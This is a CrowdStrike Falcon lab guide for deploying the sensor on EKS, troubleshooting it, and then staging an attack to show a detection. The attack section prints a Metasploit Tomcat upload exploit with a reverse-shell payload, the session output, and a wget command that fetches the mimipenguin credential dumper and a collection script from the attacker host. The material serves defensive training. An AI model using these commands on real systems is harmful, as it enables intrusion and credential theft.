Step - 3 Apply the Daemonset using the yaml config file.

First we need to set up the config file for the daemonset deployment. Run the command below which will set up an “vi” editor

Run the command

```
kubectl create -f  
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml --edit=true
```

Use vi commands to enter the API keys

```
# Please edit the object below. Lines beginning with a '#' will be ignored,
# and an empty file will abort the edit. If an error occurs while saving this file will be
# reopened with the relevant failures.
#
apiVersion: falcon.crowdstrike.com/v1alpha1
kind: FalconNodeSensor
metadata:
  name: falcon-node-sensor
spec:
  falcon: {}
  falcon_api:
    client_id: f02278d1a51841378
  client_secret: 1FeX2IApMmuSd
  cloud_region: autodiscover
  node: {}
```

Vi Editing hints

1. Use the arrow keys to move the cursor down to *client_id*, and to the right so that you're on the first letter of *INSERT_CLIENT_ID*
2. Type "dw", no quotes, to delete the placeholder text
3. Copy your API Client ID to the clipboard
4. In VI, press "i" to enter text editing mode. Press *CTRL+SHIFT+V* to paste your Client ID
5. Press *ESC* to change back to command mode
6. Repeat steps 1 through 5 for the Client Secret
7. Type ":wq" (no quotes) and press *ENTER*. This saves and closes the file, returning you to the command line

A list of useful vi commands can be found here

<https://docs.oracle.com/cd/E19253-01/806-7612/editorvi-43/index.html>

Step - 4 Verify that the node sensors are now running

Run the command

```
kubectl get pods -A
```

NAME	READY	STATUS	RESTARTS	AGE
webapp-76848f8975-d8b7w	1/1	Running	0	125m
falcon-operator-falcon-operator-controller-manager-64b9f7c89-nazrn	1/1	Running	0	14m
falcon-node-sensor-8hnbb	1/1	Running	0	11s
falcon-node-sensor-g9bk6	1/1	Running	0	11s
aws-load-balancer-controller-3703676d00-sp0t2	1/1	Running	0	120m
aws-node-4tf7s	1/1	Running	0	130m
aws-node-rdzpn	1/1	Running	0	130m
coredns-85d5b4454c-f4m49	1/1	Running	0	139m
coredns-85d5b4454c-ssjvk	1/1	Running	0	139m
kube-proxy-58h2s	1/1	Running	0	130m
kube-proxy-hwhqr	1/1	Running	0	130m

From the above output we can see we have two sensors running in the falcon-system namespace.

Note: The node sensors have a pod name in the format "falcon-node-sensor-xxxxx"

Step - 4 Examine the Falcon Sensor pod

Select one of the falcon node sensors from the output above as the pod name

Run the command

```
kubectl describe pod <pod name> -n falcon-system | more
```

```
Name:          falcon-node-sensor-8hnbb
Namespace:    falcon-system
Priority:    0
Node:         ip-10-0-40-249.us-west-2.compute.internal/10.0.40.249
Start Time:   Thu, 16 Jun 2022 10:24:22 +0000
Labels:       controller-revision-hash=6@cdc6be74
              crowdstrike.com/component=kernel_sensor
              crowdstrike.com/created-by=controller-manager
              crowdstrike.com/instance=kernel_sensor
              crowdstrike.com/managed-by=falcon-node-sensor
              crowdstrike.com/name=falcon-node-sensor
              crowdstrike.com/part-of=Falcon
              crowdstrike.com/provider=crowdstrike
              pod-template-generation=1
Annotations:  kubernetes.io/pod: eks.privileged
              sensor.falcon-system.crowdstrike.com/injection: disabled
Status:       Running
IP:          10.0.40.249
IPs:
  IP:        10.0.40.249
Controlled By: DaemonSet/falcon-node-sensor
Init Containers:
  init-falconstore:
    Container ID: docker://eee541f9f1c80ccba9d9d9a07e42d99c620eb4e4eb9c2033822657fc7255c551
    Image:        registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.40.0-13706.falcon-linux.x86_64.Release.US-1
    Image ID:    docker-pullable://registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor@sha256:18ecacba5bd5585d50ea7a87fd14d134e0
    Port:        <none>
    Host Port:   <none>
    Command:
      /bin/bash
    Args:
      -e
      mkdir -p /opt/CrowdStrike && touch /opt/CrowdStrike/falconstore
    State:       Terminated
      Reason:     Completed
      Exit Code:  0
      Started:   Thu, 16 Jun 2022 10:24:27 +0000
      Finished:  Thu, 16 Jun 2022 10:24:27 +0000
    Ready:      True
    Restart Count: 0
    Environment: <none>
    Mounts:
      /opt from falconstore-hostdir (rw)
      /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-dnf6h (ro)
Containers:
  falcon-node-sensor:
    Container ID: docker://b092f0b10037f173dacab0a98eb0f26e99bde6b0e2947b2aec30ce8f0003277f
    Image:        registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.40.0-13706.falcon-linux.x86_64.Release.US-1

```

From the output we can see that we have two containers.

Init Containers -> init-falconstore

This is the init container. Init containers are like a regular container except they run to

completion and are generally used for initial setup

<https://kubernetes.io/docs/concepts/workloads/pods/init-containers/>

In this case the init container is creating the `/opt/CrowdStrike` directory and creating the file `/opt/CrowdStrike/falconstore` file

`"mkdir -p /opt/CrowdStrike && touch /opt/CrowdStrike/falconstore"`

It then mounts the `/opt` directory from the node file system.

We can see the falcon-node-sensor details

We can see the image used to create the pod

Image:

`registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.40.0-13706.falcon-linux.x86_64.Release.US-1`

The Environment Variables for the config map file

`falcon-node-sensor-config ConfigMap Optional: false`

The File system mount points

Mounts:

`/opt/CrowdStrike/falconstore from falconstore (rw)`

`/var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-dnf6h (ro)`

Run the command

```
kubectl describe configmap falcon-node-sensor-config -n falcon-system
```

[Overview](#)[EKS Bastion](#)[Kali](#)

```
[ec2-user@ip-10-0-140-238 ~]$ kubectl describe configmap falcon-node-sensor-config -n falcon-system
Name:           falcon-node-sensor-config
Namespace:      falcon-system
Labels:         crowdstrike.com/component=kernel_sensor
                crowdstrike.com/created-by=controller-manager
                crowdstrike.com/instance=kernel_sensor
                crowdstrike.com/managed-by=falcon-node-sensor-config
                crowdstrike.com/name=falcon-node-sensor-config
                crowdstrike.com/part-of=Falcon
                crowdstrike.com/provider=crowdstrike
Annotations:    <none>

Data
====

FALCONCTL_OPT_CID:
====

99957DB3ADA54E9C9D6983B8BD6B3EDD-E2
Events:  <none>
[ec2-user@ip-10-0-140-238 ~]$ 
[ec2-user@ip-10-0-140-238 ~]$ 
```

The configmap is how we pass configuration options to the sensor. There is no falconctl command in the daemonset sensor.

9.2.2 Troubleshooting the Daemonset install

If you fail to see the falcon-node-sensor-xxxxx in the output the install of the daemonset has failed. The falcon operator provides logs for its operations.

First look at the operator logs.

List the pods running to get the pod name

Run the command

```
kubectl get pods -A
```

Overview	Kali	k8s-jharris-daemonset- ng-ffe2ff7-...	k8s-jharris-daemonset- ng-ffe2ff7-...	EKSbastion
(ec2-user@ip-10-0-130-188 ~)\$ kubectl get pods -A -n falcon-system NAMESPACE NAME READY STATUS RESTARTS AGE default webapp-9f5ff78-6j5z7 1/1 Running 0 18m falcon-operator falcon-operator-controller-manager-64b9f7c89-lgc98 1/1 Running 0 7m39s kube-system aws-load-balancer-controller-57b9758dfd-np55r 1/1 Running 0 20m kube-system aws-node-b8l72 1/1 Running 0 23m kube-system aws-node-hdp7t 1/1 Running 0 23m kube-system coredns-85d5b4454c-8xdts 1/1 Running 0 31m kube-system coredns-85d5b4454c-w7psm 1/1 Running 0 31m kube-system kube-proxy-47qfg 1/1 Running 0 23m kube-system kube-proxy-4v89v 1/1 Running 0 23m (ec2-user@ip-10-0-130-188 ~)\$				

List the log output

Run the command

```
kubectl logs <operator pod name> -n falcon-operator | less
```

```
ks are ready. Preparing 1/4 VMs (529)
  Overview   Kali   k8s-jharris-daemonset-nginx-fffe2ff7...   k8s-jharris-daemonset-nginx-fffe2ff7...   EKS Bastion
k8s.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).Start.func2_2
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:227
1.6557297573198545e+09 INFO controller.falconnodesensor reconciling FalconNodeSensor {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "DaemonSet": "/falcon-node-sensor"}
1.6557297582419234e+09 ERROR controller.falconnodesensor Reconciler error {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "error": "Insufficient CrowdStrike privileges, please grant [Falcon Images Download: Read] to CrowdStrike API Key. Error was: [POST /oauth2/token [(403) oauth2AccessDeniedForbidden &Errors:[(Code:403 Message:Failed to issue access token - Not Authorized)] Meta:PoweredBy:osam QueryTime:0.073646558 TraceID:a0fb8190-de03-436b-bc6e-094a91a91e11]}")
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).processNextWorkItem
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:264
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).Start.func2_2
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:227
1.655729840154575e+09 INFO controller.falconnodesensor reconciling FalconNodeSensor {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "DaemonSet": "/falcon-node-sensor"}
1.6557298411534836e+09 ERROR controller.falconnodesensor Reconciler error {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "error": "Insufficient CrowdStrike privileges, please grant [Falcon Images Download: Read] to CrowdStrike API Key. Error was: [POST /oauth2/token [(403) oauth2AccessDeniedForbidden &Errors:[(Code:403 Message:Failed to issue access token - Not Authorized)] Meta:PoweredBy:osam QueryTime:0.073591413 TraceID:3c501e22-6786-4a99-b557-cc444c957e15]}")
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).processNextWorkItem
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:264
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).Start.func2_2
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:227
1.655730004993724e+09 INFO controller.falconnodesensor reconciling FalconNodeSensor {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "DaemonSet": "/falcon-node-sensor"}
1.6557300060111621e+09 ERROR controller.falconnodesensor Reconciler error {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "error": "Insufficient CrowdStrike privileges, please grant [Falcon Images Download: Read] to CrowdStrike API Key. Error was: [POST /oauth2/token [(403) oauth2AccessDeniedForbidden &Errors:[(Code:403 Message:Failed to issue access token - Not Authorized)] Meta:PoweredBy:osam QueryTime:0.077766304 TraceID:8524b444-0e44-4d22-a695-665ab597527]}")
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).processNextWorkItem
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:264
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).Start.func2_2
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:227
1.655730333198e+09 INFO controller.falconnodesensor reconciling FalconNodeSensor {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "DaemonSet": "/falcon-node-sensor"}
1.6557303347308104e+09 ERROR controller.falconnodesensor Reconciler error {"reconciler group": "falcon.crowdstrike.com", "reconciler kind": "FalconNodeSensor", "name": "falcon-node-sensor", "namespace": "", "error": "Insufficient CrowdStrike privileges, please grant [Falcon Images Download: Read] to CrowdStrike API Key. Error was: [POST /oauth2/token [(403) oauth2AccessDeniedForbidden &Errors:[(Code:403 Message:Failed to issue access token - Not Authorized)] Meta:PoweredBy:osam QueryTime:0.068785515 TraceID:eff839c3-8ec-4949-849-2bd1df6d574]}")
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).processNextWorkItem
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:264
sigp.k8s.io/controller-runtime/pkg/internal/controller.(*Controller).Start.func2_2
/gopath/pkg/mod/sigp.k8s.io/controller-runtime@v0.11.2/pkg/internal/controller/controller.go:227
```

In the above case we can see that the API keys entered in the previous step were incorrect or had the wrong permissions scope.

Uninstall the daemonset

Run the command

```
kubectl delete -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml
```

Reapply the daemonset

Run the command

```
kubectl create -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml --edit=true
```

9.2.3 Falcon Operator Removal

This section is for troubleshooting and available if it is desired to remove the Falcon Sensor Daemonsets.

Step 1 - Remove the Daemonset

Run the command

```
kubectl delete -f  
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml
```

Step 2 - Remove the operator

Run the command

```
kubectl delete -f  
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml
```

```
[ec2-user@ip-10-0-130-188 ~]$ kubectl delete -f https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml  
customresourcedefinition.apiextensions.k8s.io "falconnodecontainers.falcon.crowdstrike.com" deleted  
customresourcedefinition.apiextensions.k8s.io "falconnodesensors.falcon.crowdstrike.com" deleted  
namespace "falcon-operator" deleted  
clusterrole.rbac.authorization.k8s.io "falcon-operator" deleted  
serviceaccount "falcon-operator" deleted  
clusterrolebinding.rbac.authorization.k8s.io "falcon-operator" deleted  
configmap "falcon-operator" deleted  
deployment.apps "falcon-operator-controller-manager" deleted  
[ec2-user@ip-10-0-130-188 ~]$
```

9.3 DaemonSet Install - Falcon-Helm

Details of Falcon Helm can be found here

<https://artifacthub.io/packages/helm/falcon-helm/falcon-sensor>

One of the most difficult tasks with the helm installation option is first obtaining the required auth token to download the required falcon sensor from the falcon registry <https://registry.crowdstrike.com>. You have the option to follow the procedure in the documentation and a detailed explanation of how to accomplish this can be found in the documentation here

<https://falcon.crowdstrike.com/documentation/20/falcon-sensor-for-linux#downloading-the-falcon-sensor-image-token%C2%A0>

We have simplified the process somewhat by downloading the image to an AWS ECR registry.

Connect to the Bastion host and run the command

Step 1 - Run the command

```
aws ecr describe-repositories --region us-west-2
```

```
[ec2-user@ip-10-0-158-165 ~]$ aws ecr describe-repositories --region us-west-2
{
    "repositories": [
        {
            "repositoryUri": "642851387956.dkr.ecr.us-west-2.amazonaws.com/webapp",
            "imageScanningConfiguration": {
                "scanOnPush": false
            },
            "encryptionConfiguration": {
                "encryptionType": "AES256"
            },
            "registryId": "642851387956",
            "imageTagMutability": "MUTABLE",
            "repositoryArn": "arn:aws:ecr:us-west-2:642851387956:repository/webapp",
            "repositoryName": "webapp",
            "createdAt": 1655809887.0
        },
        {
            "repositoryUri": "642851387956.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor",
            "imageScanningConfiguration": {
                "scanOnPush": false
            },
            "encryptionConfiguration": {
                "encryptionType": "AES256"
            },
            "registryId": "642851387956",
            "imageTagMutability": "MUTABLE",
            "repositoryArn": "arn:aws:ecr:us-west-2:642851387956:repository/falcon-sensor",
            "repositoryName": "falcon-sensor",
            "createdAt": 1655809886.0
        }
    ]
}
```

You will see a repository named falcon-sensor with a repository URI
`<aws account id>.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor`

Step 2 - Setup helm on the Bastion Host

Run the commands

```
helm repo add crowdstrike https://crowdstrike.github.io/falcon-helm
```

```
helm repo update
```

Note: Be sure to replace the values
`<aws account id>` and `<your CID>`

Where `<your CID>` should be in the format `123321123-XX`"

Step 3 - Install the Sensor using Helm

Run the command

```
helm upgrade --install falcon-helm crowdstrike/falcon-sensor -n falcon-system  
--create-namespace --set falcon.cid=<your CID> --set node.image.repository="<aws account id>.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor"
```

Kali EKS Bastion Startup k8s-jharris-daemonset-nginx

```
WARNING: Kubernetes configuration file is group-readable. This is insecure. Location: /home/ec2-user/.kube/config
WARNING: Kubernetes configuration file is world-readable. This is insecure. Location: /home/ec2-user/.kube/config
Release "falcon-helm" does not exist. Installing it now.
NAME: falcon-helm
LAST DEPLOYED: Tue Jun 21 16:13:44 2022
NAMESPACE: falcon-system
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
Thank you for installing the CrowdStrike Falcon Helm Chart!

Access to the Falcon Linux and Container Sensor downloads at registry.crowdstrike.com are
required to complete the install of this Helm chart. If an internal registry is used instead of registry.crowdstrike.com,
the containerized sensor must be present in a container registry accessible from Kubernetes installation.
CrowdStrike Falcon sensors will deploy across all nodes in your Kubernetes cluster after
installing this Helm chart. The default image name to deploy a kernel sensor to a node is 'falcon-node-sensor'.

When utilizing your own registry, an extremely common error on installation is accidentally forgetting to add your containerized
sensor to your local image registry prior to executing 'helm install'. Please read the Helm Chart's readme
for more deployment considerations.

[ec2-user@ip-10-0-158-165 ~]$ kubectl get pods -A
NAMESPACE      NAME                           READY   STATUS    RESTARTS   AGE
default        webapp-6568cf679-jf9v9         1/1     Running   0          4h58m
falcon-system  falcon-helm-falcon-sensor-9gr2p  1/1     Running   0          7s
falcon-system  falcon-helm-falcon-sensor-fqv6   1/1     Running   0          7s
kube-system    aws-load-balancer-controller-c96bb84c6-7vkkr  1/1     Running   0          4h58m
kube-system    aws-node-5kpx                 1/1     Running   0          5h
kube-system    aws-node-n85vz                1/1     Running   0          5h
kube-system    coredns-85d5b4454c-h4h4p       1/1     Running   0          5h7m
kube-system    coredns-85d5b4454c-pnn5j       1/1     Running   0          5h7m
kube-system    kube-proxy-8s89q              1/1     Running   0          5h
kube-system    kube-proxy-m2dqd             1/1     Running   0          5h
[ec2-user@ip-10-0-158-165 ~]$
```

9.4 DaemonSet UnInstall - Falcon-Helm

If you wish to uninstall the daemonset run the command

Run the command

```
helm uninstall falcon-helm -n falcon-system
```

10. CrowdStrike Protection

Before continuing, please make sure to check your host management page in the CS console and ensure the two pods have a Linux Prevention Policy assigned to them.

Redeploy the application

Run the command

```
aws codepipeline list-pipelines --region us-west-2
```

Overview

EKS Bastion

Kali

k8s-jl

```
[ec2-user@ip-10-0-140-238 ~]$ aws codepipeline list-pipelines --region us-west-2
{
  "pipelines": [
    {
      "updated": 1655367180.206,
      "version": 1,
      "name": "sensor-import-pipeline",
      "created": 1655367180.206
    },
    {
      "updated": 1655367165.312,
      "version": 1,
      "name": "webapp-deploy-pipeline",
      "created": 1655367165.312
    }
  ]
}
[ec2-user@ip-10-0-140-238 ~]$
```

Rerun the pipeline

Run the command

```
aws codepipeline start-pipeline-execution --name webapp-deploy-pipeline --region us-west-2
```

Overview

EKS Bastion

Kali

k8s-jharris-daemons...

C

```
[ec2-user@ip-10-0-140-238 ~]$ aws codepipeline start-pipeline-execution --name webapp-deploy-pipeline
{
    "pipelineExecutionId": "d1f9949b-56bc-4b95-8a89-791640730570"
}
[ec2-user@ip-10-0-140-238 ~]$
```

Copy the pipelineExecutionId value to the clipboard and paste it into working note.

Monitor the status of the pipeline

Run the command

```
aws codepipeline get-pipeline-execution --pipeline-name webapp-deploy-pipeline  
--region us-west-2 --pipeline-execution-id {pipeline execution id from clipboard}
```

```
[ec2-user@ip-10-0-140-238 ~]$ aws codepipeline get-pipeline-execution --pipeline-name webapp-deploy-pipeline --pipeline-execution-id dlf9949b-56bc-4b95-8a89-791640730570
{
    "pipelineExecution": {
        "pipelineExecutionId": "dlf9949b-56bc-4b95-8a89-791640730570",
        "pipelineVersion": 1,
        "pipelineName": "webapp-deploy-pipeline",
        "status": "InProgress",
        "artifactRevisions": [
            {
                "revisionUrl": "https://console.aws.amazon.com/codecommit/home?region=us-west-2#/repository/webapp/commit/d5ac5e302f61f7294c11215b73fe2e4675d4e2e2",
                "revisionId": "d5ac5e302f61f7294c11215b73fe2e4675d4e2e2",
                "name": "SourceOutput",
                "revisionSummary": "Initial commit by AWS CodeCommit"
            }
        ]
    }
}[ec2-user@ip-10-0-140-238 ~]$
```

Check the status of the deployment using the command

Run the command

```
aws codepipeline get-pipeline-state --name webapp-deploy-pipeline --region  
us-west-2
```

```
  "status": "Succeeded",
  "lastStatusChange": 1655735771.139,
  "externalExecutionUrl": "https://console.aws.amazon.com/codebuild/home?region=us-west-2#builds/webapp-image-build:a22fb41-36c8-437c-a72a-0b6e05d9ef95/v1/b41-36c8-437c-a72a-0b6e05d9ef95",
  "externalExecutionId": "webapp-image-build:a22fb41-36c8-437c-a72a-0b6e05d9ef95"
},
  "inboundTransitionState": {
    "enabled": true
  },
  "latestExecution": {
    "pipelineExecutionId": "db8da608-d178-4071-a20a-cfabb049b9d35",
    "status": "Succeeded"
  },
  "stageName": "Build"
},
  "actionStates": [
    {
      "actionName": "Deploy",
      "entityUrl": "https://console.aws.amazon.com/codebuild/home?region=us-west-2#projects/eks-webapp-deploy/view",
      "latestExecution": {
        "status": "Succeeded",
        "lastStatusChange": 1655735834.765,
        "externalExecutionUrl": "https://console.aws.amazon.com/codebuild/home?region=us-west-2#builds/eks-webapp-deploy:f40d1a3f-1ae4-4547-aea5-534e5ebe6d3/v1/bf40d1a3f-1ae4-4547-aea5-534e5ebe6d3",
        "externalExecutionId": "eks-webapp-deploy:f40d1a3f-1ae4-4547-aea5-534e5ebe6d3"
      }
    }
  ],
  "inboundTransitionState": {
    "enabled": true
  },
  "latestExecution": {
    "pipelineExecutionId": "db8da608-d178-4071-a20a-cfabb049b9d35",
    "status": "Succeeded"
  },
  "stageName": "Deploy"
}
```

The status should show Succeeded

Connect to the Kali instance

If metasploit is not already running start it again

Run the command

```
msfconsole -r startup.rc
```

```
usr
var
ls -al |grep hello.txt
-rw-r--r-- 1 root root 0 May 27 12:54 hello.txt
```

```
+ -- --=[ 8 evasion ]]

Metasploit tip: View missing module options with show
missing

[*] Processing startup.rc for ERB directives.
resource (startup.rc)> use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
resource (startup.rc)> set rhosts k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
rhosts => k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com
resource (startup.rc)> set rport 80
rport => 80
resource (startup.rc)> set LHOST 18.237.79.73
LHOST => 18.237.79.73
resource (startup.rc)> set LPORT 443
LPORT => 443
resource (startup.rc)> set REVERSELISTNERBINDADDRESS 172.16.128.6
REVERSELISTNERBINDADDRESS => 172.16.128.6
resource (startup.rc)> set AutoRunScript post_exploit.rc
AutoRunScript => post_exploit.rc
resource (startup.rc)> set payload java/jsp_shell_reverse_tcp
payload => java/jsp_shell_reverse_tcp
resource (startup.rc)> exploit -j
[*] Exploiting target 44.241.142.151
[*] Exploiting target 34.209.185.61
[-] Handler failed to bind to 18.237.79.73:443:-
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:443
[*] Uploading payload...

[-] Handler failed to bind to 18.237.79.73:443:-
[-] Handler failed to bind to 0.0.0.0:443:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:443).
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed!
[*] Session ID 1 (172.16.128.6:443 -> 52.89.156.18:13001) processing AutoRunScript 'post_exploit.rc'
[*] Processing post_exploit.rc for ERB directives.
resource (post_exploit.rc)> whoami
resource (post_exploit.rc)> netstat -ano
resource (post_exploit.rc)> bash crowdstrike_test_high
[*] Command shell session 1 opened (172.16.128.6:443 -> 52.89.156.18:13001) at 2022-05-27 12:51:46 +0000
```

Look for the created session using the command “sessions -i”

Run the command

```
sessions -i
```

```
configure.rc post_exploit.rc start-kali.sh startup.rc
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i

Active sessions
=====
Id  Name  Type          Information  Connection
--  ---  ---
1   shell  java/linux    172.16.128.6:443 -> 52.89.156.18:13001 (44.241.142.151)

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > 
```

Connect to the session using "sessions -i 1"

Run the command

```
sessions -i 1
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

root
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp      0      0 0.0.0.0:8080            0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 127.0.0.1:8005          0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 0.0.0.0:8009          0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:19557  TIME_WAIT timewait (9.85/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:60695  TIME_WAIT timewait (53.94/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:33156  ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:17803  TIME_WAIT timewait (38.92/0/0)
tcp      0      0 10.0.23.112:8080        10.0.6.10:1781     ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:25436  TIME_WAIT timewait (8.89/0/0)
tcp      0      0 10.0.23.112:8080        10.0.6.10:39835   TIME_WAIT timewait (38.96/0/0)
tcp      0      0 10.0.23.112:53704       18.237.79.73:443  ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:27285  TIME_WAIT timewait (23.91/0/0)
tcp      0      0 10.0.23.112:8080        10.0.6.10:46338   TIME_WAIT timewait (55.08/0/0)
tcp      0      0 10.0.23.112:8080        10.0.6.10:62084   TIME_WAIT timewait (10.05/0/0)
tcp      0      0 10.0.23.112:8080        10.0.44.175:46719  TIME_WAIT timewait (24.86/0/0)
tcp      0      0 10.0.23.112:8080        10.0.6.10:51323   TIME_WAIT timewait (25.06/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State      I-Node  Path
unix  2        [ ]     STREAM    CONNECTED  85090
unix  2        [ ]     STREAM    CONNECTED  85095
pwd
/
ls
```

Find the public IP of the kali instance.

We can find the public IP from the netstat command in the container

Run the command

```
netstat -an |grep 443
```

```
root
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp      0      0 127.0.0.1:8005           0.0.0.0:*
tcp      0      0 0.0.0.0:8009           0.0.0.0:*
tcp      0      0 0.0.0.0:8080           0.0.0.0:*
tcp      0      0 10.0.8.64:33616         35.89.90.158:443      ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.8.64:8080          10.0.155.39:49674     TIME_WAIT  timewait (52.46/0/0)
tcp      0      0 10.0.8.64:8080          10.0.155.39:49634     TIME_WAIT  timewait (37.45/0/0)
tcp      0      0 10.0.8.64:8080          10.0.155.39:49600     TIME_WAIT  timewait (22.43/0/0)
tcp      0      0 10.0.8.64:8080          10.0.155.39:49564     TIME_WAIT  timewait (7.42/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26702    ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26596    TIME_WAIT  timewait (11.14/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26666    TIME_WAIT  timewait (41.17/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26712    TIME_WAIT  timewait (56.18/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26630    TIME_WAIT  timewait (26.15/0/0)
tcp      0      0 10.0.8.64:8080          10.0.132.206:26700    ESTABLISHED off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State       I-Node      Path
unix    2      [ ]      STREAM    CONNECTED   34306
unix    2      [ ]      STREAM    CONNECTED   35185
netstat -an |grep 443
tcp      0      0 10.0.8.64:33616         35.89.90.158:443      ESTABLISHED
```

We can see that the container has established a socket to the ip address 35.89.90.158

Download the malicious files again

Run the command

```
wget http://<public ip of kali instance>/mimipenguin.sh;wget http://<public ip of kali
instance>/collection.sh;chmod +x *.sh
```

View the detection

The screenshot shows a detailed view of a security detection. On the left, there's a navigation bar with icons for download, search, and other functions. Below it is a diagram illustrating the attack path: a blue hexagon labeled 'PS' (Process) leads to a red hexagon labeled 'WGET' (a shield icon), which then connects to a grey hexagon representing the target system. To the right of the diagram is a table of detection details:

ACTION TAKEN	🛡️ Process killed
SEVERITY	🔴 High
OBJECTIVE	Contact Controlled Systems
TACTIC & TECHNIQUE	Command and Control via Ingress Tool Transfer
TECHNIQUE ID	T1105
IOA NAME	CurlWgetMalwareDownload
IOA DESCRIPTION	An attempt to download malicious files from the command-line interface has been detected on your host. Adversaries might use curl or wget to download additional payloads in case of compromise. Please review the event to determine if malicious files were downloaded or if this access was expected.
LOCAL PROCESS ID	25318
COMMAND LINE	wget http://35.85.29.128/collection.sh -O ./collection.sh
FILE PATH	/usr/bin/wget
EXECUTABLE SHA256	c31d3e52ddcc0d9c32c79f43feb5e1609cce5ae60546...
GLOBAL PREVALENCE	Common
LOCAL PREVALENCE	Unique

Detections

Cloud Details

CLOUD PROVIDER AWS_EC2_V2

CLOUD ACCOUNT ID 839859912948

CLOUD INSTANCE ID i-0ec38c694152d3eca

No AV Detections

No Related Intelligence

Network Operations (3)

Network Connect (IPv4) (1)

Local	Remote	Port
10.0.56.236	Q 54.71.52.207	443 (1) ▲

Network Listen (IPv4) (2)

Local	Port
0.0.0.0	Q 8009 (1) ▲
0.0.0.0	Q 8080 (1) ▲

No Disk Operations

No DNS Requests

Appendix 1 - Daemonset Overview

FalconCTL

The command utility falconctl is not implemented in the container sensor. Command line options are provided via a config-map file and the values are passed to the falcon-sensor as environment variables.

```
